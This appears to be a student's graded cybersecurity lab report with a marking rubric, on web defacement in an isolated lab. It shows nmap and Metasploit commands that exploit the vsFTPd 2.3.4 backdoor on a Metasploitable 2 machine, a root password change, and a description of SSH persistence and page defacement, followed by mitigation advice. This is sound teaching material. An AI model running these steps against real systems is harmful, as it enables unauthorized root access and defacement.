Rubric for Lab Work (5%)

LAB NO.:	**1: Threat Variance: Web Defacement**	**SEM/TRADE:**	SEM 4 CBS 1
GROUP MEMBERS:	1. ABDUL HARIZ BIN MOHD SARNUDIN	**TTO:**	**Mohamad Aiman Hanif**
		MARKS:	**/20**

		MARKS				
No.	**Criteria**	**NEEDS IMPROVEMENT [1]**	**APPROACHES EXPECTATIONS[2]**	**MEETS EXPECTATIONS [3]**	**EXCELLENT [4]**	
GROUP LABWORK						**Marks**
1.	**Understanding on Topology of the scenario**	Cannot develop understanding on the scenario topology	Able develop understanding on the scenario topology but still not accurate and detail	Clear, accurate understanding explanation of the scenario topology with diagrams and complete but with NO example	Clear, accurate understanding explanation of the topology with diagrams and complete example.	
2	**Knowledge on lab objectives and concepts**	Students failed to demonstrate clear understanding of the lab objectives and concepts.	Students demonstrates some knowledge of the lab objectives and concepts.	Student demonstrates sufficient level of the lab objectives and concepts.	Student demonstrates well verse of the lab objectives and concepts.	
3	**Lab completion**	Not able to achieve any of lab objectives and show any output.	Able to achieve some lab objectives and show some output.	Able to achieve most of lab objectives and show most of the output.	Able to completely achieve all lab objectives and show all of the output.	
4	**Interpreting Findings**	Students failed to interpret the findings and result.	Student able to interpret some of the findings and result, but in a somewhat unclear manner.	Students able to interpret most of the findings and result.	Student able to interpret all the findings and result clearly and comprehensively.	
5	**Level of Needed assistance**	Student was unable to complete task with assistance.	Student was unable to complete task without major assistance.	Student was able to complete the task with little assistance.	Student was able to complete the task without assistance.	

GMI German-Malaysian Institute


TOTAL MARKS:	/20	

ASSESSOR COMMENT:	

Answer all questions:

1. Explain the topology requirement of the lab. You may use diagram to support your explanation.

   The network architecture is divided into two distinct zones: the External Internet Segment and the Management Segment. Within this setup, Kali Linux serves as the offensive platform tasked with reconnaissance and executing the web defacement, while Metasploitable 2 acts as the target hosting the vulnerable web services. Oversight, monitoring, and environmental analysis are handled via the Management PC.



2. Explain your expectations from this lab. What is your achievement before and after lab completion.

The primary objective of this exercise was to analyze the mechanics of web defacement and understand how adversaries exploit flaws in web-facing services. Prior to this lab, my familiarity with web defacement was strictly conceptual, with zero practical exposure to executing attacks across isolated network segments. By completing the lab, I developed a deeper mastery of Metasploitable 2, mapped out attacker-to-victim traffic flows, and learned to evaluate malicious behavior from an administrative monitoring perspective.

3. Did you able to complete the lab successfully (YES/NO)? Explain why and how. Demonstrate and explain the output you achieve from this lab.


Yes, I was able to establish a connection with the Remote Desktop Connection using the IP Address given 100.100.0.14.



From my device, the IP address 100.100.0.14 is used to remotely access the target system and establish a connection. This enables monitoring and management of the target system throughout the lab.



The provided screenshot illustrates the vulnerable web application active on the Metasploitable 2 instance (IP: 100.100.0.15). This validates that the target web service is fully operational and reachable from the attacker's machine.



```
root@kali:~# nmap --script ftp-vsftpd-backdoor -p 21 100.100.0.15
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-09 14:47 +08
Nmap scan report for 100.100.0.15
Host is up (0.00098s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_
234_backdoor.rb
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: BC:24:11:C9:16:73 (Unknown)
```

By executing an Nmap scan with the ftp-vsftpd-backdoor NSE script, a compromised vsFTPd 2.3.4 service was detected on port 21 of the Metasploitable 2 host. This confirmed the presence of the notorious CVE-2011-2523 backdoor, providing a direct path to unauthorized remote root access.

```
msf5 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoo
r Command Execution

msf5 >
```


A search was performed in Metasploit for vsFTPd-related exploits, which identified the exploit/unix/ftp/vsftpd_234_backdoor module, confirming the availability of a reliable exploit for the vulnerable vsFTPd 2.3.4 service.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 100.100.0.15
RHOST => 100.100.0.15
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```


The Metasploit exploit/unix/ftp/vsftpd_234_backdoor module was selected to target the vulnerable FTP service. The remote host (RHOST) was configured as 100.100.0.15, corresponding to the Metasploitable 2 machine and the exploit was then executed. This step attempted to leverage the known backdoor in vsFTPd version 2.3.4 to gain unauthorized access to the target system.

```
passwd root
Enter new UNIX password: toor
Retype new UNIX password: toor
passwd: password updated successfully
```

After gaining root access to the target system, the root account password was changed using the passwd command. This demonstrates how an attacker with elevated privileges can modify system credentials, further maintaining control over the compromised machine.



An SSH connection was then attempted from the Kali machine to the Metasploitable 2 system using the root account. After accepting the host key and providing valid credentials, remote access was successfully established, confirming persistent root-level control over the compromised system via SSH.



The web page source code was modified to include the word “HACKED” within several listed features, demonstrating a successful web defacement attack. This confirms that the attacker was able to alter the web content



The modified web page was accessed through a browser, showing visible defacement on the online banking interface. Several feature descriptions were altered to include the word "HACKED" confirming that the attacker successfully modified and deployed changes to the live web service hosted on the Metasploitable 2 system.

4. Interpret the result and your findings? Your explanation may include the way of mitigation as well.

This outcome highlights how seamlessly an attacker can discover, weaponize, and abuse an unpatched service to gain total system command. Initial reconnaissance pinpointed the legacy vsFTPd 2.3.4 service, exposing a fatal backdoor vulnerability on the Metasploitable 2 machine. Weaponizing this flaw allowed the attacker to elevate privileges to root, establish persistent SSH connectivity, and ultimately compromise the web server's integrity via a web defacement attack.

To minimize the risk of similar exploits, organizations must implement the following defensive measures:

- **Routine Patch Management: Regularly update systems to eliminate known vulnerabilities before they can be exploited.**
- **Proactive Defenses: Deploy rigorous access controls, Intrusion Detection Systems (IDS), and continuous logging to catch anomalous behavior early.**
- **Blast Radius Reduction: Enforce strict network segmentation and restrict administrative privileges to limit the damage if a breach occurs.**